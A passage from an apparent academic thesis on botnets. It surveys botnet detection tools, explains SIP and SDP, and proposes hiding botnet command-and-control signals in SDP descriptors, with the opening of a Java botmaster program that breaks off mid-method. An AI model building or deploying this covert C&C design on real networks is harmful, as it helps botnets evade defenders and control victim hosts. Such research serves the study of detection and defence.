Monitoring tools such as DeWare distinguish drive-by downloads from legitimate downloads caused by human users. They monitor file-system events and analyse them with observed user actions. The knowledge of user behavior is mended with further application-specific information. A major issue is to discern application triggered benign downloads, which are not directly caused by user actions. The solution is to create

rules and policies concerning access control, which enforce and regulate the behavior of applications, in terms of accessing system resources.

The work in [21] presents information on how to identify C&C traffic with a host-based detection approach where traffic is sent from a C&C server to infected hosts. To do so, one needs to identify the traffic exchanged between it and the bots. The authors proposed a technique which identifies temporal correlations between multiple network log files. In their work, they maintain two different types log files: a network packet trace and an application execution one. In the first type of log file, records are contained for all network packets where hosts are sent and received. The second type of log file contains the start times of application program executions. In order to identify whether the machines are bots or simple terminals used by human-users the authors examined these two types of log files. The result was that bots respond to commands much faster than humans do. Thus, the time between receiving a command and taking action should be much lower for bots and this is characteristically shown in log files. The authors' correlation was made by commands in log files, which were grouped into three categories: those that beseech a response from bot to botmaster, those that incite to launch an application, and finally, those which impel a bot to communicate with some other host.

The work in [21] does not wreak any restriction on the communication protocol, thus the detection of C&C server is independent from the protocol. A particular tool which is presented in [22] does host-based detection. This tool called BotSwat is also independent from C&C server and from the botnet structure. More specifically, BotSwat monitors the execution of an arbitrary Win32 binary contained in a host running Windows XP or 2000 and intercepts the run-time library calls made by a process. The hypothesis behind the discrimination of installed bots' behavior from harmless processes is tested in [23]. The bot executes commands received by the C&C server, which take a certain number of parameters. Using this parametrization, bot behavior commands are separated from normal execution of harmless programs.

Another important study [24] indicates that a typical bot points to three invariant features at its inception. The start-up of a bot is automatic without requiring any user actions. Therefore, unlike viruses or worms which wait for the user to act, by altering the automatic startup process it is crucial for the bot to initialize the command and control

channel with the botmaster in order to receive commands. Secondly, a bot must establish a C&C channel with its botmaster. On account of the large network environment in which the botnet exists as well as to evade detection it is impractical for the bot-herder to scan all of his bots. Moreover, a bot will perform local or remote attacks during its life-cycle. The bot will eventually be commanded to take some action through the established C&C channel, whether this will be to gather information or unleash an organized attacks. These three invariant features exploits the BotTracer. This tool captures the command and control channels and compares them to acquainted characteristics of bot command and control channels. Furthermore, it monitors system-level activities and traffic patterns of processes that have been identified as suspicious.

Nevertheless, his approach is not scalable because the host-based detection technique examines only a specific host. In addition, all machines in the network must have the same monitoring tool in order to acquire the complete picture of the botnet.

4.2.2 Network-based detection

Unlike the host-based approach which examines only hosts, network-based detection offers a more wide perspective of the botnet problem. Host-based detection studies a machine (host) as a unit of a network and this examination may be able to reveal that the machine of interest could be a member of a botnet. That is, the network-based approach studies a network as a whole in order to unveil a botnet and diminish it or destroy it. Of course, this is a more complicated procedure as someone tries to find a botnet by examining the whole network. In the network-based approach there is an active and a passive way to monitor a network. In the following, we shall provide their definitions by giving examples of each way.

Active monitoring

The work in [25] puts forward the idea of using active probing techniques to detect a botnet. While botnet developers have the opportunity to construct their own protocol for their botnet, they choose to employ existing protocols. As previously mentioned, the most commonly used protocols for botnets are IRC and HTTP ones. This is because they offer a lot to the botnet developer; he will avoid the toil of developing a new protocol. Also, these protocols offer greater flexibility in using server software and installations, bring

about less suspicious actions, and generally work great and effectively. Therefore, in this work the authors detect botnet C&C communication that use chat-like protocols. By actively probing botnets, one can accumulate enough evidence of cause-effect correlation that exploits the command-response patterns of botnets' C&Cs.

Active network traffic detection means that packets are being injected in the network. After that, the traffic is being examined and then it is assessed in order to find suspicious traffic sessions. The authors' findings reveal whether a communicating session is being handled by a human or by a bot. The difference between a human-user and a bot is that the bot is pre-programmed to respond to certain predefined commands. So, a command from a botmaster causes a response in a pre-determined way and therefore there exists a command-response pattern. That is why bots are different from humans. A human could react more freely and give a variety of responses in a command. Actually, the study in [25] is based on this idea. To support actively their idea they develop the BotProbe tool.

Thus, active monitoring is injecting test traffic packets into the network to find out whether there are bots communicating with a command and control server. This approach of detection (actively collect evidence) shortens the detection, because one can surpasses the stage of observation of a network or at least diminishes it greatly. With this technique, the rounds of chat-like botnet interaction are abridged, namely the observation of a communication pattern between the botmaster and the bots. Overall, one is able to detect the botnet immediately, in one or so rounds. The major disadvantage of active monitoring is the adjunct load to the network stemming from packet injection.

Passive monitoring

Unlike active monitoring, in passive monitoring, traffic is not being injected into the network [26]. Information is collected and the network is patiently observed. This monitoring technique deals with information such as: packet rates, traffic, packet timing and protocol packets. This may be achieved with the assistance of packet sniffing programs. Data traffic is analysed, employing pre-recorded signatures or anomaly-based techniques.

Passive monitoring is performed using two techniques; signature- and anomaly-based. The first one (also known as misuse-based) seeks botnet characteristics based on patterns [27]. There is prior knowledge of botnet behavior, meaning a pattern of known botnet

characteristics, actions or attacks. This pattern is called a signature. One can find the signature of a botnet by identifying the analysed data.

On the other hand, anomaly-based detection attempts to define how normal behavior in a network should be. It sounds an alarm when traffic of the network contributes to the creation of anomaly behavior, which deviates from the norm after a given observation. To distinguish between these, there exists a predefined threshold. The signature-based technique relies on the exact matching of the attack traffic with a database of fixed signatures [19]. So, although it is effective in detecting recognized attacks, it fails to detect novel attacks. On the other hand, anomaly-based detection offers possibilities for the detection of novel instances of a botnet. This is why it is widely used, not only in the research field but also in the frame of business, organization and generally it is the more practical way.

A tool for a passive monitoring, based on anomaly detection algorithms is the Bot-Sniffer [28] one. The goal to develop such a tool was the development of a detection approach that does not require previous knowledge of a botnet and its characteristics. The authors observe that a botnet flaunts spatial-temporal correlation and similarities because of its pre-programmed nature. That is, bots send similar messages or activity traffic in the same time window and they have crowd-like behavior. This means that bots have much stronger synchronization and correlation than humans. For example, bots will execute from the bot-herder the same command (e.g., scan the network) and report to the C&C server with the result of the task. The advantages of the algorithm that has been proposed are that it does not require prior knowledge of a botnet or its characteristics. Secondly, it can detect encrypted C&C. According to the authors, the BotSniffer does not require a large number of bots to be observed in the network, so it may be able to detect a botnet with just a single bot. Another significant advantage is that it has high accuracy in terms of false positive and negative rates and does not require a great number of C&C communication packets.

Another passive network monitoring system is called BotHunter [29]. This system follows the "evidence-trial" approach to recognize successfully infected hosts during the infection process. The authors refer to this approach as the "infection dialog correlation strategy". Bot infections are marked as a set of lost communications, which are exchanged

between an internal and one or more external hosts. Explicitly, the authors present a model in which all bots share common actions during the infection phase, namely: target scanning, infection exploit, binary egg download and execution, C&C channel establishment and outbound scanning. In their study they took into account the parameter that neither all bots will show every event nor will all events be detected by their sensor alert stream. Nevertheless, they were looking for a threshold combination of sequences that will satisfy their requirements for bot declaration. In summary, the BotHunter is a correlator who affiliates inbound scan and intrusion alarms with outbound communication which exhibits the infection of a host with high probability. When a sequence of alerts is matched with the infection dialog model a report is provided. This then leads to the capture of all relevant events as well as all the participants taking part in the infection dialog.

he BotMiner does a clustering analysis of the network traffic [30]. It adjoins the idea of "A coordinated group of malware instances that are controlled via C&C channels". The authors proposed a framework, which monitors both who is talking to whom (referred to as C&C communication activities) and who is doing what (referred to as malicious activities). To be more specific, firstly, the detection framework clusters similar communication activities in the C&C communication traffic. Secondly, it clusters similar malicious activities in the activity traffic. Thirdly, it performs cross-cluster correlation to identify the hosts that share both elements of those groups. Their framework is independent of botnet C&C protocol and structure and has no prior knowledge of a botnet. Furthermore, they designate a new "aggregated communication flow" record data structure along with designing a new layered clustering scheme with a set of traffic features measured on this flow. This could be used further accurately and efficiently toward groups with similar C&C traffic patterns.

Chapter 5

C&C over SIP

There exists several signalling protocols which are needed in order to create and manage a multimedia session over the Internet. Such a protocol connects participants with each other in order later on to are able to exchange data over the established session. The aim of these applications is complicated as they need to be very agile and have a great level of compatibility as users may move from one location to another, using different usernames or communicating each time with different media and sometimes simultaneously. The Session Initiation Protocol (SIP) helps dealing with this problem [31]. It offers endpoints to dig out one another and create that kind of session. SIP is qualified with a generic design and thus can be used for a variety of purposes like: VoIP call control, session establishment, asynchronous messaging as well as freight-age of data [32]. In the following sections we are going to exploit SIP to superpose effective botnets.

5.1 Session Initiation Protocol

5.1.1 SIP Functionality

SIP is an application-layer signalling protocol, which can establish, modify or terminate multimedia sessions like VoIP telephony calls. Generally, SIP can control sessions and invite new participants to an already existing session. Also, SIP supports name mapping and redirection services, which offers personal mobility as users can conserve a connection regardless of their network location. As it is started in RFC 3261 [31], " SIP supports five facets of establishing and terminating multimedia communications:

- User location: determination of the end-system to be used for communication;
- User availability: determination of the willingness of the called party to engage in communications;
- User capabilities: determination of the media and media parameters to be used;
- Session setup: "ringing", establishment of session parameters at both called and calling party;
- Session management: including transfer and termination of sessions, modifying session parameters, and invoking services. "

SIP accommodates other protocols and services so that a complete multimedia architecture is built. A protocol which cooperates with SIP is the Real Time Protocol (RTP). The RTP is responsible for the transportation of real-time data and provides quality of service feedback (QoS feedback). Along with SIP, the Real Time Streaming Protocol (RSTP) is used to control delivery streaming media in combination with the Media Gateway Control Protocol (MEGACO) for controlling gateways to the Public Switched Telephone Network (PSTN) and the Session Description Protocol (SDP) for describing multimedia sessions. However, SIP does not depend on those protocols to be functional. On the contrary, SIP is a standalone protocol used to carry out different services. As an example, SIP finds the recipient and sends an object. This object can be used to deliver a session description written in SDP or it can be used to deliver a photo so a service can be easily applied to generate a caller ID. Thus, one can say that SIP is a very helpful primary protocol. Nevertheless, SIP is not a conference control protocol. It does not offer services like floor control or voting. With its help a conference can be conducted, but it is not managed by SIP. Furthermore, it does not posses resource reservation capabilities of any kind, though it passes through different networks to establish a session. The security and privacy of SIP is a well-investigated issue in the literature so far [33], [34].

5.1.2 SIP Components

According to [31] the SIP infrastructure consists of the following components :

- *User Agent*: "A logical entity that can act as both a user agent client and user agent server."

User Agent Client (UAC): "A user agent client is a logical entity that creates a new request, and then uses the client transaction state machinery to send it. The role of UAC lasts only for the duration of that transaction. In other words, if a piece of software initiates a request, it acts as a UAC for the duration of that transaction. If it receives a request later, it assumes the role of a user agent server for the processing of that transaction."

User Agent Server (UAS): "A user agent server is a logical entity that generates a response to a SIP request. The response accepts, rejects, or redirects the request. This role lasts only for the duration of that transaction. In other words, if a piece of software responds to a request, it acts as a UAS for the duration of that transaction. If it generates a request later, it assumes the role of a user agent client for the processing of that transaction."

- *Proxy Server*: "An intermediary entity that acts as both a server and a client for the purpose of making requests on behalf of other clients. A proxy server primarily plays the role of routing, which means its job is to ensure that a request is sent to another entity "closer" to the targeted user. Proxies are also useful for enforcing policy (for example, making sure a user is allowed to make a call). A proxy interprets, and, if necessary, rewrites specific parts of a request message before forwarding it."

- *Redirect Server*: "A redirect server is a user agent server that generates 3xx responses to requests it receives, directing the client to contact an alternate set of URIs."

- *Registrar Server*: "A registrar is a server that accepts REGISTER requests and places the information it receives in those requests into the location service for the domain it handles."

- *Back-to-Back User Agent*: "A back-to-back user agent (B2BUA) is a logical entity that receives a request and processes it as a user agent server (UAS). In order to determine how the request should be answered, it acts as a user agent client (UAC) and generates requests. Unlike a proxy server, it maintains dialog state and must participate in all requests sent on the dialogs it has established. Since

it is a concatenation of a UAC and UAS, no explicit definitions are needed for its behavior."

5.1.3 SIP in action

We will further understand the operation of the protocol from a simple example given in figure 5.1. Specifically, the figure elaborates on signalling for establishing a session, negotiating of session parameters and closure of the session.



Figure 5.1: SIP session setup example

SIP is based on an HTTP-like request-response transaction model. Each transaction consists of a request which encapsulates a particular method and causes one response. The clients (UA-s) can communicate with each other after their registration with a SIP server. A registration request contains the REGISTER method and has an OK response. In the example of figure 5.1 we suppose that both clients have registered. Client 1 sends an INVITE request to client 2. This request is forwarded from the SIP server to client 2. The INVITE request is an example of a SIP method that specifies the action, which the supplicant, who makes the request, wants the server to take. In order for a media session to be established a 3-way handshake is presumed. The general idea is that a requester sends

an INVITE request to the recipient who then answers with an OK response, at which time the requester sends an acknowledgement (ACK) request. As it can be observed in figure 5.1, until the recipient answers with OK response, several responses are being sent as well: 100 TRYING and 180 RINGING. After that, when someone wants to cancel the session, that someone sends a BYE request, which has an OK as a response. Each request contains a number of header fields. These header fields are named attributes. Attributes provide information like: a unique identifier for the call, the destination address, the type of the session which is established and other pieces of information. An example of an INVITE request is shown in [31]:

INVITE sip:bob@biloxi.com SIP/2.0
Via: SIP/2.0/UDP pc33.atlanta.com;branch=z9hG4bK776asdhds
Max-Forwards: 70
To: Bob <sip:bob@biloxi.com >
From: Alice <sip:alice@atlanta.com >;tag=1928301774
Call-ID: a84b4c76e66710@pc33.atlanta.com
CSeq: 314159 INVITE
Contact: <sip:alice@pc33.atlanta.com >
Content-Type: application/sdp
Content-Length: 142

As we can see, this is a text-encoded message. The first line contains the method name, in this case the INVITE. Let us assume that this INVITE message is sent from Alice to Bob.

- The "via" header has Alice's address at which she is expecting to receive responses and a branch parameter that identifies this transaction.
- The "to" header contains the name and the SIP URI towards which the request is directed.
- The "from" header also displays the name and the SIP URI of the caller. The tag is a parameter string added, say, by the softphone and it is used for identification

purposes.

- The call-ID header contains a globally unique identification for this call. The combination of the To tag, From tag, and Call-ID fully defines a peer-to-peer SIP relationship between Alice and Bob and is referred to as a dialog.
- The CSeq header is a sequence number. It has an integer and a method name. For each new request within the dialog the number is augmented by one.
- The contact header contains a SIP URI which is composed of a username at a fully qualified domain name. Because many systems do not have registered domain names, IP addresses are permitted in this field.
- The max-forwards header presents the limit number of hops a request can make on the way to its destination.
- The content-type header contains a description of the message body.
- The content-length header contains an octet count of the message body.

Where there is SDP data it is shown under the request/response like:

```
INVITE sip:bob@biloxi.com SIP/2.0
Via: SIP/2.0/UDP pc33.atlanta.com;branch=z9hG4bK776asdhds
Max-Forwards: 70
To: Bob <sip:bob@biloxi.com >
From: Alice <sip:alice@atlanta.com >;tag=1928301774
Call-ID: a84b4c76e66710@pc33.atlanta.com
CSeq: 314159 INVITE
Contact: <sip:alice@pc33.atlanta.com >
Content-Type: application/sdp
Content-Length: 142

v=0
o=UserA 2890844526 2890844526 IN IP4 here.com
```

s=Session SDP

c=IN IP4 pc33.atlanta.com

t=0 0

m=audio 49172 RTP/AVP 0

a=rtpmap:0 PCMU/8000

In SDP data there are session descriptors, time descriptors and media descriptors. In the example above, the first three descriptors are session descriptors.

- v contains the protocol version number
- o is referred to as originator and session identifier, which contains username, id, version number and network address
- s contains the session name

The time descriptor is only one, the t field which contains the time the session is active. The media descriptors are:

- c encloses the connection information
- m carries the media name and the transport address
- a zero or more media attribute lines

There also exists the option to fabricate new headers.

As for SIP responses, they have a certain code, namely the response code. It is a three digit integer and depending on the number, it defines the status of the request. These codes are grouped according to their first digit which ranges from 1 to 6. For example, the code of the OK response has the form of 2xx and is 200, which indicates that the request was successful. The groups of responses are [31]:

- "1xx: Provisional – request received, continuing to process the request;
- 2xx: Success – the action was successfully received, understood, and accepted;
- 3xx: Redirection – further action needs to be taken in order to complete the request;

- 4xx: Client Error – the request contains bad syntax or cannot be fulfilled at this server;
- 5xx: Server Error – the server failed to fulfil an apparently valid request;
- 6xx: Global Failure – the request cannot be fulfilled at any server."

5.2 SIP as a botnet C&C covert channel

As already pointed out botnets use certain strategies so as to evade detection. Specifically, they manipulate their communication patterns in an effort to make detection from the defender's viewpoint [30]. As already mentioned in chapter 3 one way to do so is by changing their structure from centralized to decentralized, meaning that they are going to use multiple C&C servers. Another strategy is to randomize each individual communication pattern, for example, by randomizing the number of packets per flow and the number of bytes per packet. However, this randomized communication may raise suspicion, because normal user communications may not have such randomized patterns. A customarily effective strategy that botnets use is covert channels.

A covert channel is defined in [35] as "a communication channel that can be exploited by a process to transfer information in a manner that violates the system security policy". The main characteristic of a covert channel is hiding the fact that a communication is taking place [36]. It is different from cryptography, where there is no intention of hiding the transmission of data, but to obfuscate the data and make it readable solely to the receiver. The oldest form of covert channels is steganography, where a message, image or a file is hidden in another message. Other covert channels were tattooing messages on a slave's head or for example nowadays embedding information into features of the TCP/IP protocol. This thesis elaborates the use of SIP protocol as a covert communication channel for botnets. Specifically, as detailed in following subsections we rely on the SDP data descriptors to realize such a covert channel.

5.3 The idea

Our motivation lies in the use of SIP and its services to construct a botnet. The botnet will have a C&C server based on the services which are provided by the SIP. To deliver such a C&C channel we rely on basic SIP functionality, including those providing session

establishment. In fact, as it is discussed further on, the available SIP infrastructure offers to a botnet developer a great covert communication channel so that the botmaster can drive his commands safely and unrecognised by a third observer to bots. Additionally, a crucial point which contributes to the use of SIP protocol is the universal availability of SIP functionality on many hosts. That is, modern operating systems are equipped with pre-installed SIP stacks. This saves the botnet developer time and effort for the creation of a SIP-based botnet.

As already mentioned in the previous paragraph, bots communicate with the C&C server by exploiting a SIP-based covert channel. More precisely, this channel is based on SDP data descriptors. Specifically, we provide information to bots for the commands they are going to execute simply by changing some SDP data descriptors. We change the descriptors with values within a normal spectrum. For example, a normal change will be to alter the c descriptor in some other connection information. Without loss of generality, in our implementation we select to change the time descriptor from "t=0 0" to "t=1 1". Bots are preprogrammed to react accordingly to these changes. Moreover, all elements of the botnet establish communication with the C&C server with the help of the SIP protocol.

The SDP data descriptors used in the context of this thesis to achieve a covert communication channel are:

- *"t" time descriptor*

  "t" is the time the session is active in seconds (start and stop times)

  Decimal representation of Network Time Protocol (NTP) time values in seconds since 1900 [37]

  Example: t=128065 128126

- *"a" attribute line*

  Zero or more media attribute lines

  The attributes are separated in property or value attribute.

  Example of a property attribute: "a=recvonly"

  Example of a value attribute: "a=orient:landscape"

It is to bo noted that one can easily use other combinations of descriptors to achieve the same result. Moreover, the pattern of the commands can change dynamically and continuously. Further information about the descriptors can be found in section 6.2.

Chapter 6

Test-bed description

6.1 Botnet Structure

We follow a centralized architectural design in order to test our SIP-based botnet and observe its behavior. We assume that all bots are connected to a single C&C server. The botmaster disseminates his commands to bots. As mentioned in section 3.1 the drawback in all centralized architectural designs, is that they have a single point of failure which is the C&C server where all the elements of a botnet are linked to each other. We believe that in our case this drawback is surpassed by the covert channel. That is, the use of a covert channel makes the detection of a botnet more cumbersome meaning that one should understand that there exists a botnet not by the traffic in the network but by the general behavior of the botnet and the activities which bots conduct within certain time periods.

In the proposed botnet, the bot-herder owns the C&C server and asks bots to register to this server. The bot-herder and the bots are programmed to register to the SIP server. By doing so, the bot-herder can communicate with the bots with the help of SIP. Note that our server is both a registrar and a proxy server. It is a registrar server because it accepts REGISTER requests from the botmaster and the bots. With the information received, the server registers the bots and gives them IP addresses. The same entity also plays the role of proxy server, because it forwards requests from the botmaster to bots as well as vice versa. By using SIP, the botmaster and the bots play the role of UA-s.

For the development of the botmaster and the bots we used java programming lan-

guage and more specifically the JAIN SIP library. Therefore, it was needed to create the necessary methods in order to achieve the desired communication with SIP. Also, to conduct a SYN flood attack, the python language helped us a great deal. We also used wireshark [38] as a packet analyser.

6.1.1 Codification

Botmaster's code:

```
1  import static java.lang.System.console;
2  import java.net.InetAddress;
3  import java.net.NetworkInterface;
4  import java.net.SocketException;
5  import java.net.UnknownHostException;
6  import javax.sip.*;
7  import javax.sip.address.*;
8  import javax.sip.header.*;
9  import javax.sip.message.*;
10 import java.text.ParseException;
11 import java.util.*;
12 import java.util.regex.Matcher;
13 import java.util.regex.Pattern;
14 import java.util.Date;
15 import java.util.Timer;
16 import java.util.TimerTask;
17 import org.apache.log4j.ConsoleAppender;
18 import org.apache.log4j.Level;
19 import org.apache.log4j.Logger;
20 import org.apache.log4j.PatternLayout;
21
22
23 public class Botmaster implements SipListener {
24
25     public static SipProvider sipProvider;
26
27     public static AddressFactory addressFactory;
28
29     public static MessageFactory messageFactory;
30
31     public static HeaderFactory headerFactory;
32
33     public static SipStack sipStack;
34
35     public ContactHeader contactHeader;
36
37     public static ListeningPoint udpListeningPoint;
38
```

```
39      public ClientTransaction inviteTid;
40
41      public static Dialog dialog;
42
43      public static String myAddress;
44
45      public boolean byeTaskRunning;
46
47      public static final boolean callerSendsBye = true;
48
49      public String transport = "udp";
50
51      public static String ptime,epithesi; //variables used for the attack
52
53      public static Botmaster botmaster = new Botmaster();
54
55      class ByeTask  extends TimerTask {
56          Dialog dialog;
57          public ByeTask(Dialog dialog)  {
58              this.dialog = dialog;
59          }
60          public void run () {
61              try {
62                  System.out.println("SIP: No bye bye, listening ......");
63              } catch (Exception ex) {
64                  ex.printStackTrace();
65                  System.exit(0);
66              }
67
68          }
69      }
70
71      static  class RegisterTask  extends TimerTask {
72          Dialog dialog;
73          public RegisterTask(Dialog dialog)  {
74              this.dialog = dialog;
75          }
76          public void run () {
77              try {
78
79                 botmaster.register(myAddress);
80
81                  System.out.println("SIP: Registratioin OK");
82
83              } catch (Exception ex) {
84                  ex.printStackTrace();
85                  System.exit(0);
86              }
```

```
87          }
88      }
89
90
91      private static final String usageString = "java "
92              + "callsetup.Botmaster \n"
93              + ">> (is your class path set to the root) problem?";
94      private static void usage() {
95          System.out.println(usageString);
96          System.exit(0);
97      }
98
99
100     public void processRequest(RequestEvent requestReceivedEvent) {
101         Request request = requestReceivedEvent.getRequest();
102         ServerTransaction serverTransactionId = requestReceivedEvent.getServerTransaction
                ();
103
104         System.out.println("\n\nSIP: Request " + request.getMethod()
105                 + " received at " + sipStack.getStackName()
106                 + " with server transaction id " + serverTransactionId);
107
108         // We are the UAC so the only request we get is the BYE.
109         if (request.getMethod().equals(Request.BYE))
110             processBye(request, serverTransactionId);
111         else {
112             try {
113                 serverTransactionId.sendResponse( messageFactory.createResponse(202,
                        request) );
114             } catch (SipException e) {
115                 // TODO Auto-generated catch block
116                 e.printStackTrace();
117             } catch (InvalidArgumentException e) {
118                 // TODO Auto-generated catch block
119                 e.printStackTrace();
120             } catch (ParseException e) {
121                 // TODO Auto-generated catch block
122                 e.printStackTrace();
123             }
124         }
125
126     }
127
128     public void processBye(Request request,ServerTransaction serverTransactionId) {
129         try {
130             System.out.println("SIP: botmaster:  got a bye .");
131             if (serverTransactionId == null) {
132                 return;
```

```
133             }
134             Dialog dialog = serverTransactionId.getDialog();
135             Response response = messageFactory.createResponse(200, request);
136             serverTransactionId.sendResponse(response);
137             System.out.println("SIP: botmaster:  Sending OK.");
138         } catch (Exception ex) {
139             ex.printStackTrace();
140             System.exit(0);
141         }
142     }
143 
144        // Save the created ACK request, to respond to retransmitted 2xx
145        private Request ackRequest;
146 
147     public void processResponse(ResponseEvent responseReceivedEvent) {
148         System.out.println("SIP: Got a response");
149         Response response = (Response) responseReceivedEvent.getResponse();
150         ClientTransaction tid = responseReceivedEvent.getClientTransaction();
151         CSeqHeader cseq = (CSeqHeader) response.getHeader(CSeqHeader.NAME);
152 
153         if (tid == null) {
154             // RFC3261: MUST respond to every 2xx
155             if (ackRequest!=null && dialog!=null) {
156                System.out.println("SIP: re-sending ACK");
157                try {
158                   dialog.sendAck(ackRequest);
159                } catch (SipException se) {
160                   se.printStackTrace();
161                }
162             }
163             return;
164         }
165 
166         try {
167             if (response.getStatusCode() == Response.OK) {
168                  if (cseq.getMethod().equals(Request.INVITE)) {
169                      ackRequest = dialog.createAck( ((CSeqHeader) response.getHeader(
                             CSeqHeader.NAME)).getSeqNumber() );
170                      System.out.println("SIP: Sending ACK");
171                      dialog.sendAck(ackRequest);
172 
173                  } else if (cseq.getMethod().equals(Request.CANCEL)) {
174                      if (dialog.getState() == DialogState.CONFIRMED) {
175                          // oops cancel went in too late. Need to hang up the
176                          // dialog.
177                          System.out.println("SIP: Sending BYE -- cancel went in too late
                                 !!");
178                          Request byeRequest = dialog.createRequest(Request.BYE);
```

```
179                         ClientTransaction ct = sipProvider.getNewClientTransaction(
                                byeRequest);
180                         dialog.sendRequest(ct);
181                     }
182                 }
183 
184                 System.out.println("Give x for exist else press any key");
185             }
186         } catch (Exception ex) {
187             ex.printStackTrace();
188             System.exit(0);
189         }
190 
191     }
192 
193     public void processTimeout(javax.sip.TimeoutEvent timeoutEvent) {
194         System.out.println("SIP: Transaction Time out");
195     }
196 
197     public void sendCancel() {
198         try {
199             System.out.println("SIP: Sending cancel");
200             Request cancelRequest = inviteTid.createCancel();
201             ClientTransaction cancelTid = sipProvider.getNewClientTransaction(
                    cancelRequest);
202             cancelTid.sendRequest();
203         } catch (Exception ex) {
204             ex.printStackTrace();
205         }
206     }
207 
208     public void init(String myAddress) {
209         SipFactory sipFactory = null;
210         sipStack = null;
211         sipFactory = SipFactory.getInstance();
212         sipFactory.setPathName("gov.nist");
213         Properties properties = new Properties();
214 
215           ConsoleAppender console = new ConsoleAppender(); //create appender
216           //configure the appender
217           String PATTERN = "%d [%p|%c|%C{1}] %m%n";
218           console.setLayout(new PatternLayout(PATTERN));
219           console.setThreshold(Level.DEBUG);
220           console.activateOptions();
221           Logger.getRootLogger().addAppender(console);
222 
223         properties.setProperty("javax.sip.OUTBOUND_PROXY", "195.251.166.130" + "/"+
                transport);
```

```
224         properties.setProperty("javax.sip.STACK_NAME", "botmaster");
225
226         try {
227
228             sipStack = sipFactory.createSipStack(properties);
229         } catch (PeerUnavailableException e) {
230
231             e.printStackTrace();
232             System.err.println(e.getMessage());
233             System.exit(0);
234         }
235
236         try {
237             headerFactory = sipFactory.createHeaderFactory();
238             addressFactory = sipFactory.createAddressFactory();
239             messageFactory = sipFactory.createMessageFactory();
240             udpListeningPoint = sipStack.createListeningPoint(myAddress, 5060, transport)
                ;
241             System.out.println("SIP: listeningPoint = " + udpListeningPoint);
242             sipProvider = sipStack.createSipProvider(udpListeningPoint);
243             Botmaster listener = this;
244             sipProvider.addSipListener(listener);
245
246           } catch (Exception ex) {
247             System.out.println(ex.getMessage());
248             ex.printStackTrace();
249             usage();
250           }
251     }
252
253     public void register(String myAddress) {
254
255         try {
256
257             String fromName = "BOTMASTER";
258             String fromSipAddress = myAddress;
259
260             String toSipAddress = "195.251.166.130";
261             String toUser = "BOTMASTER";
262
263             SipURI fromAddress = addressFactory.createSipURI(fromName,
264             fromSipAddress);
265
266             Address fromNameAddress = addressFactory.createAddress(fromAddress);
267             FromHeader fromHeader = headerFactory.createFromHeader(
268             fromNameAddress, null);
269
270             SipURI toAddress = addressFactory
```

```
271              .createSipURI(toUser, toSipAddress);
272              Address toNameAddress = addressFactory.createAddress(toAddress);
273              ToHeader toHeader = headerFactory.createToHeader(toNameAddress,
274              null);
275
276              URI requestURI = addressFactory.createURI(
277              "sip:" + toSipAddress);
278
279              ArrayList viaHeaders = new ArrayList();
280              String ipAddress = udpListeningPoint.getIPAddress();
281              ViaHeader viaHeader = headerFactory.createViaHeader(ipAddress,sipProvider.
                     getListeningPoint(transport).getPort(),transport, null);
282
283              viaHeaders.add(viaHeader);
284
285          CallIdHeader callIdHeader = sipProvider.getNewCallId();
286
287          CSeqHeader cSeqHeader = headerFactory.createCSeqHeader(1L,
288              Request.REGISTER);
289
290           MaxForwardsHeader maxForwards = headerFactory
291              .createMaxForwardsHeader(70);
292
293           Request request = messageFactory.createRequest(requestURI,
294              Request.REGISTER, callIdHeader, cSeqHeader, fromHeader,
295              toHeader, viaHeaders, maxForwards);
296
297           SipURI contactUrl = addressFactory.createSipURI(fromName, fromSipAddress);
298          contactUrl.setPort(udpListeningPoint.getPort());
299           contactUrl.setLrParam();
300
301          SipURI contactURI = addressFactory.createSipURI(fromName, myAddress);
302          contactURI.setPort(sipProvider.getListeningPoint(udpListeningPoint.getTransport
                 ())
303                      .getPort());
304
305          Address contactAddress = addressFactory.createAddress(contactURI);
306
307           contactHeader = headerFactory.createContactHeader(contactAddress);
308          request.addHeader(contactHeader);
309           Header extensionHeader = headerFactory.createHeader("Expires",
310               "5000");
311           request.addHeader(extensionHeader);
312
313          inviteTid = sipProvider.getNewClientTransaction(request);
314          inviteTid.sendRequest();
315          dialog = inviteTid.getDialog();
316
```

```
317         } catch (Exception ex) {
318             System.out.println(ex.getMessage());
319             ex.printStackTrace();
320             usage();
321         }
322     }
323 
324     public void send(String MyAddress,String ptime,String epithesi ,String bot) {
325 
326          try{
327 
328             String fromName = "BOTMASTER";
329             String fromSipAddress = MyAddress;
330             String fromDisplayName = "BOTMASTER";
331 
332             String toUser = bot;
333             String toSipAddress = "195.251.166.130";
334             String toDisplayName = "Bot";
335 
336             // create From Header
337             SipURI fromAddress = addressFactory.createSipURI(fromName,
338                     fromSipAddress);
339 
340             Address fromNameAddress = addressFactory.createAddress(fromAddress);
341             fromNameAddress.setDisplayName(fromDisplayName);
342             FromHeader fromHeader = headerFactory.createFromHeader(fromNameAddress, "
                 12345");
343 
344             // create To Header
345             SipURI toAddress = addressFactory.createSipURI(toUser, toSipAddress);
346             Address toNameAddress = addressFactory.createAddress(toAddress);
347             toNameAddress.setDisplayName(toDisplayName);
348             ToHeader toHeader = headerFactory.createToHeader(toNameAddress, null);
349 
350             // create Request URI
